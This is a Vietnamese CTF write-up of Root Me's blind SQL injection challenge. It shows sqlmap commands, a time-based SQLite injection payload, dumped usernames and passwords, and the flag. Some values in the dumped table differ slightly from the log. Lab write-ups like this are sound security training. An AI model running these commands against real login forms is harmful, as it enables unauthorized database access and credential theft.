

Write up challenge SQL injection - Blind


Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy bài này là một bài blind sqli. Tên challenge cũng như thực hiện các bước kiểm tra đơn giản giản ta cũng đã thấy điều đó

← → ↻ 🏠 ⚠️ Không bảo mật | challenge01.root-me.org/web-serveur/ch10/ 🔑



Root Me

Authentication v 0.02


Warning: SQLite3::query(): Unable to prepare statement: 1, near "1": syntax error in /challenge/web-serveur/ch10/index.php on line 39

Login

Password

connect

← → ↻ 🏠 ⚠️ Không bảo mật | challenge01.root-me.org/web-serveur/ch10/ 🔑



Root Me

Authentication v 0.02

Welcome back user1 !


Your informations :

- username : user1


Login

Password

connect




Bài này sử dụng phương thức POST nên ta sẽ dùng burpsuite



Lưu request vào file và kết hợp dùng sqlmap. Khai thác tên bảng bằng `python3 sqlmap/sqlmap.py -r /home/QuynhQuynh/CurrentSemester/NT231/blind.txt --tables`

```
(QuynhQuynh@kali)-[~/CurrentSemester/NT231]
$ python3 sqlmap/sqlmap.py -r /home/QuynhQuynh/CurrentSemester/NT231/blind.txt --tables
```



```
type: time-based blind
Title: SQLite > 2.0 OR time-based blind (heavy)
Payload: username=1' OR 1945=LIKE('ABCDEFG',UP(
---
[14:40:05] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[14:40:05] [INFO] fetching tables for database: 'S
[14:40:05] [INFO] fetching number of tables for da
[14:40:05] [INFO] resumed: 1
[14:40:05] [INFO] resumed: users
Database: SQLite_masterdb
[1 table]
+-----+
| users |
+-----+
[14:40:05] [INFO] fetched data logged to text file
```

Kết quả trả về 1 bảng là users. Thực hiện khai thác dữ liệu bằng `python3 sqlmap/sqlmap.py -r /home/QuynhQuynh/CurrentSemester/NT231/blind.txt -T users --dump`

```
[15:47:54] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
[15:47:54] [INFO] fetching number of entries for table 'users' in database 'SQLite_masterdb'
[15:47:54] [INFO] retrieved: 3
[15:48:52] [INFO] retrieved: 2006
[15:51:17] [INFO] retrieved: 0s06z75
[16:00:29] [WARNING] invalid character detected, retrying..
[16:00:29] [WARNING] increasing time delay to 6 seconds
[16:01:42] [WARNING] invalid character detected, retrying..
[16:01:42] [WARNING] increasing time delay to 7 seconds
[16:10:32] [INFO] retrieved: user1
[16:18:54] [INFO] retrieved: 2005
[16:21:37] [INFO] retrieved: e2az0931
[16:33:05] [INFO] retrieved: admin
[16:39:20] [INFO] retrieved: 2008
[16:43:00] [INFO] retrieved: Z28gsya05ze34def
[17:05:59] [INFO] retrieved: user2
Database: SQLite_masterdb
Table: users
[3 entries]
+-----+-----+-----+
| Year | password | username |
+-----+-----+-----+
| 2006 | 0s06z756ffs1 | user1 |
| 2005 | e2az0931 | admin |
| 2008 | Z28gsya05ze34def | user2 |
+-----+-----+-----+
```

Có được flag. Submit thành công

SQL injection - Blind

50 Points 

Authentication v 0.02

Author

g0uZ, 27 February 2011

Level 








Statement

Retrieve the administrator password.

[Start the challenge](#)

5 related ressource(s)

-  [Blackhat US 2004 : Blind SQL injection automation te](#)
-  [FAST blind SQL Injection \(Exploitation - Web\)](#)
-  [Blind SQL injection attacks with REGEXP \(Exploitation](#)
-  [Time based blind SQL Injection using heavy queries \(](#)
-  [Blind SQL injection \(Exploitation - Web\)](#)

Validation

Well done, you won 50 Points

Don't forget to give your opinion on the challenge by voting :-)

Flag: e2azO93i